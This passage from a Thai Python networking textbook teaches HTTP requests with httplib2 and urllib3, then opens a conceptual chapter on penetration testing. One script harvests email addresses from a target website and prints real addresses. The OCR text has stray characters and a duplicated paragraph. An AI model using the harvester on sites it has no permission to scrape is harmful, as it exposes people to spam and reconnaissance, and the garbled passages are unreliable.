รูปที่ 17.9 ปรับแต่งค่าค่อนพิกให้ nginx สามารถอ่านสคริปต์ php

## บทที่ 17:- การเขียนโปรแกรมเชิงทีพี

11. จากนั้นเขียนสคริปต์ตัวอย่างชื่อ info.php ซึ่งภายในเรียกใช้ฟังก์ชัน phpinfo() ดังนี้


```
<?php phpinfo(); ?>
```

แล้วนำสคริปต์ดังกล่าวไปเก็บไว้ในโฟลเดอร์ www ต่อจากนั้นทำการติดตั้งเบล็อกลิก nginx (ถ้าต้องการสั่งปิด nginx สามารถใช้คำสั่ง taskkill /f /IM nginx.exe ใน MS-DOS) หรือใช้คำสั่งต่อไปนี้ใน MS-DOS prompt

```
>php-cgi -c C:\php-8.0\php.ini -b 127.0.0.1:9000
```

```
>nginx -c C:\nginx\conf\nginx.conf
```

12. ให้ทำการเปิดเบราว์เซอร์ และป้อน URL คือ localhost/info.php ลงในช่องรับ URL และกดปุ่ม enter ผลลัพธ์ที่ได้ ดังรูปที่ 17.10



รูปที่ 17.10 แสดงการทำงานของสคริปต์ info.php

เมื่อขึ้นตอนทุก ๆ อย่างเสร็จสมบูรณ์แล้ว ให้ทำการเขียนโปรแกรมด้วยภาษา php ชื่อ hello.php และเก็บโปรแกรมดังกล่าวในโฟลเดอร์ C:\www ดังนี้

```
<?php
echo "Hello " . htmlspecialchars($_GET['name']);
?>
```

จากโปรแกรม hello.php ซึ่งอยู่บนผู้ให้บริการ จะตอบสนองต่อการร้องขอเมื่อผู้ใช้งานเรียกเข้ามาขอใช้บริการด้วยเมธอด GET โปรแกรมจะดึงข้อมูลจากตัวแปรชื่อ name จากฟอร์มที่ส่งมาจากคลื่นต์แล้วตอบกลับไปยังคลื่นต์ด้วยข้อความ "Hello" พร้อมกับข้อมูลที่อยู่ในตัวแปร name สำหรับโปรแกรมผู้ใช้คือตัวอย่าง莫ดูล `http://localhost/hello.php?name=Suchart`

```
1 import httplib2
2
3 http = httplib2.Http()
4 content = http.request("http://localhost/hello.php?name=Suchart",
5                         method="GET")[1]
6
7 print(content.decode())
```

ผลลัพธ์เมื่อสั่งรันโปรแกรม คือ



Hello Suchart  
>>>

บรรทัดที่ 1 นำเข้า莫ดูล `httplib2` ต่อจากนั้นสร้างอินสแตนซ์หรือออบเจ็คต์ของ `httplib2` ซึ่งเป็น `http` ในบรรทัดที่ 3 จากนั้นสร้างการร้องขอด้วยเมธอด `request()` โดยระบุชื่อที่อยู่ของเว็บเซิร์ฟเวอร์ คือ `http://localhost` และร้องขอการใช้งานเพ้ม `hello.php` ด้วยเมธอด `GET` ผลลัพธ์ที่ได้จากการร้องขอจะเก็บไว้ในตัวแปร `content` ซึ่งในเมธอด `request()` จะมีข้อมูล 2 ชนิด คือ รหัสตอบสนองเก็บอยู่ในทัพเพิลตำแหน่ง 0 (`[0]`) และข้อมูลเว็บเพจเก็บในตำแหน่งที่ 1 (`[1]`) บรรทัดสุดท้ายจะพิมพ์ผลลัพธ์ออกจอภาพ โดยต้องแปลงข้อมูลด้วยเมธอด `.decode()` ก่อนเสมอ เพราะเป็นรหัส `UTF-8` จากตัวอย่างผลลัพธ์ที่ได้ คือ ข้อความ "Hello Suchart" เมื่อเปิดไฟล์ `log` ของเว็บเซิร์ฟเวอร์ `nginx` ซึ่งเก็บอยู่ใน `C:\nginx\log\access.log` จะแสดงผลลัพธ์ดังนี้

```
127.0.0.1 - [17/Jul/2021:13:00:37 +0700] "GET /hello.php?name=Suchart HTTP/1.1" 200 23 "-" "Python-httplib2/0.19.1 (gzip)"
```

### การส่งคำขอชนิด HTTP POST request

การทำงานของ HTTP POST request จะคล้ายกับ Get request โดยเปลี่ยนชื่อวิธีการในขณะส่งด้วยเมธอด request() จาก GET เป็น POST ดังนี้

โปรแกรม php ฟังชันฟอร์มชื่อว่า target.php

```
<?php
echo "Hello " . htmlspecialchars($_POST['name']);
?>
```

โปรแกรมฟังก์ชันต์ชื่อว่า http\_post\_request.py

```
1 import httplib2
2 import urllib
3
4 http = httplib2.Http()
5
6 body = {'name': 'Suchart'}
7
8 content = http.request("http://localhost/target.php",
9                         method="POST",
10                        headers={ 'Content-type': \
11                                'application/x-www-form-urlencoded' },
12                        body=urllib.parse.urlencode(body) )[1]
13
14 print(content.decode())
```

ผลลัพธ์ที่ได้ เช่นเดียวกับ GET request แต่สิ่งที่แตกต่างกัน คือ วิธีการแบบ GET ตัวแปรที่ส่งไปยังเว็บเซิร์ฟเวอร์จะต่อท้าย URL และสำหรับ POST ตัวแปรจะ放อยู่ภายใต้เนื้อเอกสาร HTML สำหรับผลลัพธ์ที่บันทึกในไฟล์ log บนเว็บเซิร์ฟเวอร์ คือ

```
127.0.0.1 - - [17/Jul/2021:14:05:18 +0700] "POST /target.php HTTP/1.1" 200 25 "-" "Python-httplib2/0.19.1 (gzip)"
```


### 3. การสร้าง HTTP คลื่อนตัวด้วย urllib3

ในหัวข้อนี้ จะกล่าวถึงการเชื่อมต่อและร้องขอการใช้งานเว็บเพจ เช่นเดียวกับหัวข้อที่แล้ว แต่เปลี่ยนมาใช้โมดูล urllib3 แทน เนื่องจากมีประสิทธิภาพการใช้งานที่ดี เช่นเดียวกันกับ httplib2 โดยผู้เขียนโปรแกรมสามารถเลือกใช้งานได้ตามความต้องการ urllib3 เป็นโมดูลที่เขียนมาให้ใช้งานกับ Python เวอร์ชันที่ 3 และ urllib2 สำหรับ Python ที่ต่ำกว่าเวอร์ชัน 3 ดังนั้นผู้เขียนโปรแกรมควรเลือกให้เหมาะสมกับ Python ที่ใช้เขียนโปรแกรม

#### การแสดงผลรหัสตอบสนองและข้อมูลด้วย urllib3

urllib3 มีความสามารถในการใช้งานมาก เนื่องจากสามารถเรียกดูข้อมูลต่าง ๆ ที่ต้องการ เช่น รหัสตอบสนองหรือเนื้อของเอกสารบนเว็บผ่านเมธอดที่ urllib3 จัดเตรียมไว้ให้ได้ทันที ดังตัวอย่างต่อไปนี้

```
1 import urllib3
2
3 http = urllib3.PoolManager()
4 url = 'www.google.com'
5 resp = http.request('GET', url)
6 print(resp.status)
7 print(resp.data.decode('utf-8'))
```



จากโปรแกรม urllib3\_getCodes\_Content.py บรรทัดที่ 1 นำเข้าโมดูล urllib3 มาทำงานในโปรแกรม จากนั้นในบรรทัดที่ 3 สร้างอ็อบเจกต์ชื่อ http เพื่อใช้สำหรับเชื่อมต่อไปยังเว็บเซิร์ฟเวอร์ปลายทาง โดยการเรียกใช้งานผ่านเมธอด PoolManager() กำหนดค่า URL ที่ต้องการเรียกใช้งานในบรรทัดที่ 4 ถ้าไม่มีการระบุชื่อไฟล์ที่ต้องการ เว็บเซิร์ฟเวอร์จะใช้เพจที่กำหนดไว้เป็นค่าเริมต้น (default page) เช่น index.html หรือ index.php แทน เป็นต้น ในบรรทัดที่ 5 ดำเนินการร้องขอไปยังเว็บไซต์ปลายทางที่ระบุใน URL ด้วยเมธอด GET ผลลัพธ์ที่ได้เก็บในตัวแปร resp ซึ่งสามารถขอเรียกดูข้อมูลต่าง ๆ ได้ผ่านทางแอทริบิวต์ของตัวแปร resp ได้เลย เช่น รหัสตอบสนอง เก็บอยู่ใน

## บทที่ 17:- การเขียนโปรแกรมเชิงทีพี

resp.status หรือข้อมูลในเว็บเพจเก็บอยู่ใน resp.data ผลลัพธ์ที่ได้จากการสั่งรันโปรแกรม คือ 200 หมายถึงการใช้งานเว็บไซต์เป็นปกติ ข้อมูลที่ส่งกลับมา มีจำนวน 253 บรรทัด

### การร้องขอข้อมูลส่วนหัว (Head request)

เป็นการร้องขอข้อมูลส่วนหัวของหน้าเว็บเพจที่กำลังทำงานอยู่ โดยข้อมูลที่ได้รับจะมีเฉพาะส่วนหัวของเพจเท่านั้น โดยไม่มีข้อมูลภาษาในเพจส่งกลับมาให้ เช่น

```
1 import urllib3
2
3 http = urllib3.PoolManager()
4 url = 'http://www.msu.ac.th/'
5 resp = http.request('HEAD', url)
6 print(resp.headers['Server'])
7 print(resp.headers['Date'])
8 print(resp.headers['Content-Type'])
9 print(resp.headers['Last-Modified'])
```

```
Apache/2.4.41 (Ubuntu)
Sat, 17 Jul 2021 09:29:20 GMT
text/html
Thu, 09 Aug 2018 05:36:49 GMT
>>>
```

จากตัวอย่างโปรแกรม urllib3\_getHead.py แสดงการดึงข้อมูลเฉพาะส่วนหัวจากเว็บไซต์ที่ต้องการ ในตัวอย่างแสดงให้เห็นว่า เครื่องเซิร์ฟเวอร์ที่ให้บริการ คือ Apache เวอร์ชัน 2.4 ทำงานอยู่บนระบบปฏิบัติการลินุกซ์ Ubuntu เวลาปัจจุบัน คือ วันเสาร์ที่ 17 กรกฎาคม 2021 เวลา 9.29 นาที ประเภทของเอกสาร คือ text/html เว็บไซต์ดังกล่าวได้รับการแก้ไขครั้งสุดท้ายเมื่อเวลา 9 สิงหาคม 2018 เวลา 05.36 นาที เป็นตน

### การร้องขอข้อมูลแบบปลอดภัย (HTTPS request)

เว็บไซต์ทั่ว ๆ ไปจะใช้พอร์ตหมายเลข 80 ในการสื่อสารขอความแบบปกติ (Plain text) ซึ่งไม่มีความปลอดภัย เนื่องจากไม่มีการเข้ารหัส แต่ถ้า

ต้องการให้เว็บมีความปลอดภัยมากยิ่งขึ้น ผู้ให้บริการเว็บไซต์จะใช้วิธีการเข้ารหัสข้อมูลชนิด SSL โดยเปลี่ยนพอร์ตการสื่อสารมาเป็น 443 แทน สำหรับการสื่อสารแบบปลอดภัยด้วย SSL ในอันดับแรกต้องมีการรับรองความเป็นเจ้าของกุญแจสาธารณะที่ออกให้จากหน่วยงานด้านความปลอดภัย (certificate authority: CA) เสียก่อน ซึ่งใน urllib3 ได้เตรียมการรับรองแบบใช้งานช่วงคราวไว้ให้แล้ว ซึ่งต้องติดตั้งลงบนเครื่องก่อน ด้วยคำสั่ง pip install certifi ดังนี้

```
C:\Python\CH17>pip install certifi
Collecting certifi
  Downloading certifi-2021.5.30-py2.py3-none-any.whl (145 kB)
    |
    |████████| 145 kB 1.7 MB/s
Installing collected packages: certifi
Successfully installed certifi-2021.5.30
```

ทดสอบว่าได้รับรองติดตั้งลงบนเครื่องแล้วด้วยคำสั่งดังนี้ในโพรเอนเทอร์มินอล

```
>>> import certifi
>>> print(certifi.where())
C:\Users\Drk\AppData\Local\Programs\Python\Python39\lib\site-packages\certifi\cacert.pem
>>>
```

ถ้าผลลัพธ์แสดงดังรูปแสดงว่าได้ทำการติดตั้งแล้ว ขึ้นตอนต่อไป สามารถเขียนโปรแกรมเชื่อมต่อกับเซิร์ฟเวอร์ที่ให้บริการด้วยพอร์ต 443 โดยใช้การรับรองดังกล่าวได้เลย เช่น

```
1 import urllib3
2 import certifi
3
4 url = 'https://www.python.org/'
5 http = urllib3.PoolManager(ca_certs=certifi.where())
6 resp = http.request('GET', url)
7 print(resp.status)
8 print(resp.data.decode('utf-8'))
```

200

Squeezed text (1455 lines).

>>>

โปรแกรมตัวอย่าง urllib2\_HTTPS.py แสดงการเชื่อมต่อไปยังเว็บไซต์ python.org ซึ่งเปิดให้บริการเว็บแบบปลอดภัย (สั่งเกตฯลูจาก https) โดยโปรแกรมนำเข้าไปรับรองที่ติดตั้งลงในเครื่องแล้วด้วยเมธอด certifi.where() แสดงในบรรทัดที่ 5 จากนั้นทำการสร้างอ็อปเจ็กต์ชื่อ http เพื่อเชื่อมต่อไปยัง python.org โดยรับพารามิเตอร์ 2 ตัว คือ การร้องขอชนิด GET และ URL คือ https://www.python.org แสดงในบรรทัดที่ 6 ผลลัพธ์ที่ได้กลับคืนมาคือ 200 แสดงว่าการเชื่อมต่อเป็นปกติ พร้อมกับข้อมูลภาษาไทยหน้าเพจจำนวน 1455 บรรทัด

### การร้องขอข้อมูลจาก HTTPS ด้วย POST

โดยปกติ POST จะถูกใช้สำหรับส่งข้อมูลไปยังเซิร์ฟเวอร์ เช่น ใช้สำหรับการอัปโหลดไฟล์หรือการส่งฟอร์มจากผู้ใช้งาน เป็นต้น ดังตัวอย่าง

```

1 import urllib3
2 import certifi
3
4 http = urllib3.PoolManager(ca_certs=certifi.where())
5 url = 'https://httpbin.org/post'
6 req = http.request('POST', url, fields={'name': 'Suchart K'})
7 print(req.data.decode('utf-8'))

```

ผลลัพธ์จากเมธอด POST คือ

```
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "name": "Suchart K"
  },
  "headers": {
    "Accept-Encoding": "identity",
    "Content-Length": "132",
    "Content-Type": "multipart/form-data; boundary=d019f2a2f9f5567
f97b7172a07e6cca6",
    "Host": "httpbin.org",
    "User-Agent": "python-urllib3/1.26.6",
    "X-Amzn-Trace-Id": "Root=1-60f2b4a0-5342cd3b23803cb27c45c07e"
  },
  "json": null,
  "origin": "223.206.217.113",
  "url": "https://httpbin.org/post"
}

>>>
```

### การส่งข้อมูลด้วย JSON

JSON คือไฟล์ text ธรรมดา ที่มีรูปแบบในการจัดเก็บข้อมูล คือ key และ value โดยมีรูปแบบในการเขียนดังนี้ `'{"key": "value"}'` เช่น `'{"name": "Jothanan", "age": 28, "car": ["Tsubaru", "Honda"]}'` หมายถึง name เป็นคีย์ที่ซึ่งไปยังข้อมูล "Jothanan" หรือ age เป็นคีย์ที่ซึ่งไปยังข้อมูล 28 เป็นต้น ตัวอย่างการส่งข้อมูลด้วย JSON ดังนี้

```

1 import urllib3
2 import certifi
3 import json
4
5 http = urllib3.PoolManager(ca_certs=certifi.where())
6 payload = {'name': 'Suchart K'}
7 encoded_data = json.dumps(payload).encode('utf-8')
8
9 resp = http.request(
10     'POST',
11     'https://httpbin.org/post',
12     body=encoded_data,
13     headers={'Content-Type': 'application/json'})
14
15 data = json.loads(resp.data.decode('utf-8'))['json']
16 print(data)

```

ผลลัพธ์จากการสั่งรันโปรแกรม urllib3\_HTTPS\_JSON.py

```

{'name': 'Suchart K'}
>>>

```

บรรทัดที่ 1-3: เป็นการนำเข้าโมดูล urllib3, certifi และ JSON มาทำงาน

บรรทัดที่ 6-7: เป็นตัวอย่างข้อมูลที่อุปในรูปแบบของ JSON เพื่อส่งให้กับเซิร์ฟเวอร์ ซึ่งมีข้อมูลเพียง 1 ตัว คือ 'Suchart K' โดยมีคีย์เป็น name

บรรทัดที่ 9-13: เข้ารหัสข้อมูล JSON ให้อยู่ในรูปแบบใบnaire ก่อนที่จะส่ง โดยเว็บปลายทางที่จะส่ง คือ https://httpbin.org/post (เป็นเว็บไซต์ที่ให้บริการทดสอบสร้าง HTTPS POST และ GET)

บรรทัดที่ 15: จะจัดให้เว็บเซิร์ฟเวอร์ปลายทางที่จะส่งได้รู้ว่าข้อมูลที่ส่งมาเป็นชนิด JSON โดยระบุในส่วนหัวตระหง่าน Content-Type

### การค้นหาอีเมลจาก URL

ในตัวอย่างนี้ จะใช้ urllib3 ทำงานร่วมกับนิพจน์ปกติ (Regular expression) อ่านเพิ่มเติมในหนังสือ Programming expert with python บทที่ 12) ในการค้นหาที่อยู่อีเมลบนเว็บไซต์เป้าหมาย ดังตัวอย่างต่อไปนี้

ติดตั้ง urllib3 ด้วยคำสั่ง pip install urllib3 ใน MS-DOS prompt

```
C:\Users\Drk>pip install urllib3
Collecting urllib3
  Downloading urllib3-1.26.6-py2.py3-none-any.whl (138 kB)
    |████████| 138 kB 1.7 MB/s
Installing collected packages: urllib3
Successfully installed urllib3-1.26.6
```

เขียนโปรแกรมเพื่อค้นหาอีเมลของเว็บไซต์เป้าหมายดังนี้

```
1 import urllib3
2 import re
3
4 url = input("Enter url: ")
5 http = urllib3.PoolManager()
6 #get content page from response
7 resp = http.request('GET', url)
8 #regular expression
9 pattern = re.compile("[ -a-zA-Z0-9_.]+@[ -a-zA-Z0-9_.]+.[a-zA-Z0-9_.]")
10 #convert UTF-8 to text
11 content = resp.data.decode('utf-8')
12 #get mails from regular expression
13 mails = re.findall(pattern, content)
14 print(mails)
```

เมื่อสั่งรันโปรแกรม urllib3\_getEmail.py และใส่ URL เช่น  
<https://it.msu.ac.th/home/> ผลลัพธ์จะแสดงอีเมลที่ปรากฏอยู่ในเว็บไซต์  
 ดังกล่าวทั้งหมด

```
Enter url: https://it.msu.ac.th/home/
['informatics@msu.ac.th', 'informatics@msu.ac.th', 'informatics@msu.ac.th', 'sayam.p@msu.ac.th']
>>>
```

การทำงานของโปรแกรมอธิบายดังนี้

บรรทัดที่ 1 และ 2: นำโมดูล urllib3 เพื่อใช้งานของใช้งานเว็บเพจ  
 จากผู้ให้บริการ และ re คือ โมดูลที่ใช้สำหรับการองขอความที่ต้องการตาม  
 รูปแบบที่กำหนด

บรรทัดที่ 4: ป้อน URL ที่ต้องการค้นหาอีเมล เก็บไว้ในตัวแปร url

บรรทัดที่ 5: สร้างอ็อกบเจกต์ http

บรรทัดที่ 7: ร้องขอการเชื่อมต่อด้วยเมธอด GET ตามด้วย url ที่ป้อนเข้ามา

บรรทัดที่ 9: เตรียมรูปแบบสำหรับคุณหาขอความที่ต้องการในหน้าเว็บ เพจ ในที่นี้อีเมลจะขึ้นตอนด้วย อ ถึง Z หรือ A ถึง Z หรือตัวเลข หรือ . ก็ได้ ตามด้วยเครื่องหมาย @ ตามด้วยตัวอักษร อ ถึง Z หรือ A ถึง Z หรือตัวเลข และสิ่งสุดด้วย . เล่าตามด้วยตัวอักษร อ ถึง Z หรือ A ถึง Z หรือตัวเลข เช่น informatics@msu.ac.th, sayam@msu.ac.th เป็นต้น

บรรทัดที่ 11: แปลงข้อมูลที่ส่งมาจากเว็บเซิร์ฟเวอร์ซึ่งเป็น UTF-8 เป็น อักขระธรรมดายี่สามารถอ่านออกได้ ด้วยเมธอด decode('utf-8') ผลลัพธ์ ก็เป็นไปในตัวแปร content

บรรทัดที่ 13: ค้นหารูปแบบในเอกสารตามที่กำหนดในบรรทัดที่ 9 เก็บไว้ในตัวแปรชื่อ mails

บรรทัดที่ 14: แสดงผลลัพธ์ที่เก็บอยู่ในตัวแปร mails ออกจอภาพ

**สรุป:** บทนี้กล่าวถึงการเขียนโปรแกรมกับพอร์ตโค้ดอินเทอร์เฟซเพื่อเข้าถึงทรัพยากรที่เปิดให้บริการบนเครื่องเว็บเซิร์ฟเวอร์ทั้งแบบสื่อสารด้วยขอความธรรมดា (HTTP) และแบบปลอดภัย (HTTPS) โดยการเรียกใช้งานผ่านเมธอด POST และ GET จากโมดูล `http://lib2` และ `urllib3`

### แบบฝึกหัดท้ายบท

1. เขียนโปรแกรมเพื่อตรวจสอบคุณสมบัติต่าง ๆ ที่ให้บริการของผู้ใช้ เชิร์ฟเวอร์ (Head request) เช่น ชื่อซอฟต์แวร์ ระบบปฏิบัติการ วันที่แก้ไขเพจ เป็นต้น
2. เขียนโปรแกรมร้องขอการใช้งานเว็บเพจ [www.google.com](http://www.google.com) โดยแสดงรหัสต่อสนองบนจอภาพ สำหรับเนื้อเอกสารให้เก็บลงไฟล์ชื่อว่า `web.txt`

3. เขียนโปรแกรมเพื่อตรวจสอบว่าเว็บไซต์ตามรายการต่อไปนี้เปิดให้บริการอยู่หรือไม่ พร้อมแสดงรหัสตอบสนอง

- www.google.com
- www.github.com
- www.yahoo.com
- www.example.com
- www.xzy225.com

4. เขียนโปรแกรมเพื่อตรวจสอบว่าไอพีตามที่ให้นี้เปิดให้บริการเว็บเซิร์ฟเวอร์แบบปลอดภัย (HTTPS) หรือไม่

- 216.58.221.196
- 203.151.130.247
- 172.217.166.133

5. เขียนโปรแกรมด้วยเมธอด POST ส่งฟอร์มที่ไปประกอบไปด้วย user และ password ไปยังเว็บเซิร์ฟเวอร์แบบปลอดภัย (HTTPS)



## บทที่ 18

การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

(Programming for Penetration Testing)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ (Source code)

Pen test หรือ penetration testing คือ วิธีการที่จะพยายามประเมินความปลอดภัยของระบบคอมพิวเตอร์และเครือข่ายภายในองค์กร โดยการจำลองสถานการณ์เมื่อมีการโจมตีทางไซเบอร์ (cyber-attack) เข้ามายังระบบคอมพิวเตอร์ จากช่องโหว่ต่าง ๆ และพยายามจะใช้ช่องโหว่ที่คนพบในการเจาะระบบเพื่อเข้าถึงทรัพยากรต่าง ๆ ที่มีอยู่ในระบบ ดังนั้นก่อนจะเกิดการเจาะระบบ (Pen test) ต้องผ่านกระบวนการตรวจสอบความเสี่ยงของโหว่ (vulnerability scanning) มาเสียก่อน ผู้เขียนโปรแกรมสามารถเขียนโปรแกรมเพื่อทดสอบเจาะระบบได้ ไม่ว่าระบบจะเป็นเซิร์ฟเวอร์ เว็บเซิร์ฟเวอร์ เครือข่ายไร้สาย หรือระบบที่มีความสูง เช่น เครื่องเซิร์ฟเวอร์ ช่องโหว่ที่ถูกคนพบเห็นนี้จะถูกนำไปวางแผนเพื่อรับมือกับการเจาะระบบที่อาจจะเกิดขึ้นจริงในอนาคตได้นั่นเอง

### 1. ความสำคัญของการทดสอบเจาะระบบ (Pen test)

ในส่วนนี้ จะกล่าวถึงความสำคัญของการทดสอบการเจาะระบบ โดยพิจารณาถึงประโยชน์ที่ได้รับจากการทดสอบเจาะระบบ ดังต่อไปนี้

- ความมั่งคงขององค์กร เป็นสิ่งที่สำคัญสูงสุดสำหรับทุกองค์กร ถ้าองค์กรได้สามารถร่วงรู้จุดบกพร่องและช่องโหว่ของตนเองได้ครบ หรือมากที่สุด จะทำให้สามารถวางแผนเพื่อรับมือและป้องกันภัยต่าง ๆ ที่จะเกิดขึ้นได้อย่างมีประสิทธิภาพ ทำให้ภาพลักษณ์ขององค์กรเกิดความน่าเชื่อถือสูง

- ช่วยให้สามารถป้องความลับขององค์กรได้ เนื่องจากเมื่อเห็นช่องโหว่และภัยที่เกิดขึ้นในอนาคตแล้ว ดำเนินการป้องกันหรือทำแผนเพื่อรับรักษาสถานการณ์ที่อาจจะเกิดขึ้นได้ ทำให้มูลหรือความลับขององค์กรมีความเสี่ยงที่จะถูกโจกรัฐธรรมดลลง
- ผลลัพธ์ที่ได้จากการเจาะระบบช่วยให้สร้างแผนและวางแผนมาตราชารความปลอดภัยเพื่อใช้ในองค์กรและบังคับใช้กับทุกหน่วยงานในองค์กร ทำให้เพิ่มความปลอดภัยมากยิ่งขึ้น
- ผลลัพธ์ที่ได้จากการเจาะระบบช่วยให้สามารถประเมินประสิทธิภาพการทำงานและความปลอดภัยของอุปกรณ์ต่าง ๆ ที่ทำงานอยู่บนเครือข่ายได้อีกด้วย เช่น เรอาเตอร์ ไฟร์วอลล์ สวิตช์ เป็นต้น
- เสริมสร้างความมั่นใจในความปลอดภัยขององค์กร สมมติว่าถ้าองค์กรมีความต้องการที่จะปรับเปลี่ยนระบบไปที่ โดยการออกแบบและติดตั้งเครือข่ายใหม่หรืออัปเดตซอฟต์แวร์ คาดเดาและตั้งค่าการทำงานอย่างถูกต้องและทันเวลา หรือว่าเกิดการโจกรัฐธรรมดลและทำการทำลายทางไซเบอร์ได้ ดังนั้นคุณสมบัติด้านคุณธรรมและจริยธรรมจึงต้องเป็นคุณสมบัติข้อแรกของผู้เจาะระบบที่ดี ประการต่อมาคือ ผู้เจาะระบบต้องมีความเชี่ยวชาญและเข้าใจระบบคอมพิวเตอร์ และเครือข่ายคอมพิวเตอร์ มีทักษะทางด้านการพัฒนาแอพพลิเคชัน การจัดการฐานข้อมูล การตั้งค่าอุปกรณ์เครือข่าย รวมถึงรู้เกี่ยวกับการเข้าและถอนรหัสโดย ต้องเป็นบุคคลที่มีความคิดนักกรอบ คือ คิดไม่เหมือนกับคนทั่ว ๆ ไป เนื่องจากนักเจาะระบบที่ประสบความชำนาญจะคิดนักกรอบอยู่ตลอดเวลา นักเจาะระบบที่ดีต้องเป็นผู้ที่คิดเป็นระบบ มีขั้นตอนและสามารถกำหนดขอบเขตในการทดสอบการเจาะระบบในแต่ละครั้งได้อย่างเหมาะสม เช่น กำหนดดาวน์โหลดไฟล์ประสัคของ การเจาะแต่ละครั้ง ข้อจำกัดที่อาจจะเกิดขึ้น และระบุสถานะเหตุผล

## 2. คุณสมบัติของผู้ทดสอบเจาะระบบ (Pentester)

ผู้ทดสอบเจาะระบบควรมีจริยธรรมและคุณธรรมเป็นอันดับแรก เนื่องจากการเจาะระบบเป็นเหมือนการเปิดประตูเข้าไปสู่ขุมทรัพย์ เพราะซ่อนอยู่ที่คุณพบอาจจะนำไปสู่การอุดรอยร้าวอย่างถูกต้องและทันเวลา หรือว่าเกิดการโจกรัฐธรรมดลและการทำลายทางไซเบอร์ได้ ดังนั้นคุณสมบัติด้านคุณธรรมและจริยธรรมจึงต้องเป็นคุณสมบัติข้อแรกของผู้เจาะระบบที่ดี ประการต่อมาคือ ผู้เจาะระบบต้องมีความเชี่ยวชาญและเข้าใจระบบคอมพิวเตอร์ และเครือข่ายคอมพิวเตอร์ มีทักษะทางด้านการพัฒนาแอพพลิเคชัน การจัดการฐานข้อมูล การตั้งค่าอุปกรณ์เครือข่าย รวมถึงรู้เกี่ยวกับการเข้าและถอนรหัสโดย ต้องเป็นบุคคลที่มีความคิดนักกรอบ คือ คิดไม่เหมือนกับคนทั่ว ๆ ไป เนื่องจากนักเจาะระบบที่ประสบความชำนาญจะคิดนักกรอบอยู่ตลอดเวลา นักเจาะระบบที่ดีต้องเป็นผู้ที่คิดเป็นระบบ มีขั้นตอนและสามารถกำหนดขอบเขตในการทดสอบการเจาะระบบในแต่ละครั้งได้อย่างเหมาะสม เช่น กำหนดดาวน์โหลดไฟล์ประสัคของ การเจาะแต่ละครั้ง ข้อจำกัดที่อาจจะเกิดขึ้น และระบุสถานะเหตุผล

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

ของการเจาะในแต่ละขั้นตอนได้ชัดเจน ต้องเป็นผู้ที่ทันต่อสถานการณ์โลกและเรียนรู้เทคโนโลยีสมัยใหม่ที่เปลี่ยนแปลงอยู่เสมอได้ดี มีความสามารถในการเขียนรายงานได้อย่างเป็นระบบ มีขั้นตอนและประกอบไปด้วยเหตุผล และสิ่งสุดท้ายที่จะขาดไปไม่ได้เลย คือ ความกระตือรือร้นหรือความหลงใหลเกี่ยวกับความมั่นคงทางไซเบอร์อยู่ตลอดเวลา เนื่องจากผู้ที่จะทำหน้าที่เจาะระบบต้องมีความอดทน เป็นนักวิเคราะห์ จดจ่องอยู่กับข้อมูลจำนวนมาก ๆ ได้อย่างไม่เบื่อหน่าย ดังนั้นถ้าขาดคุณสมบัติข้อนี้ไป เมื่อจะมีคุณสมบัติข้ออื่น ๆ ที่กล่าวมาแล้วข้างต้นครบถ้วน ก็มิอาจจะทำให้งานการเจาะระบบมีประสิทธิภาพสูงสุดได้

### 3. ประเภทของและมาตรฐานของ Pen test

Pen Test เป็นการจำลองเหตุการณ์เพื่อบุกรุกระบบ แบ่งได้เป็นสามประเภท ได้แก่ กล่องดำ (Black Box) คือ การทดสอบเจาะระบบโดยทำสมมุติฐานเองเป็นแค่เกอร์ที่มาจากการที่ไม่รู้ข้อมูล (information) ต่าง ๆ ภายในองค์กรได้ ๆ เลย และกล่องขาว (White Box) คือ การทดสอบเจาะระบบโดยทำสมมุติฐานเองเป็นพนักงานภายในองค์กร หรือลูกค้าที่ทราบถึงข้อมูลภายในบางส่วนหรือทั้งหมด และกล่องเทา (Gray Box) คือ การทดสอบเจาะระบบโดยผู้ที่ต้องการทดสอบเจาะได้รับข้อมูลของระบบเพียงบางส่วน

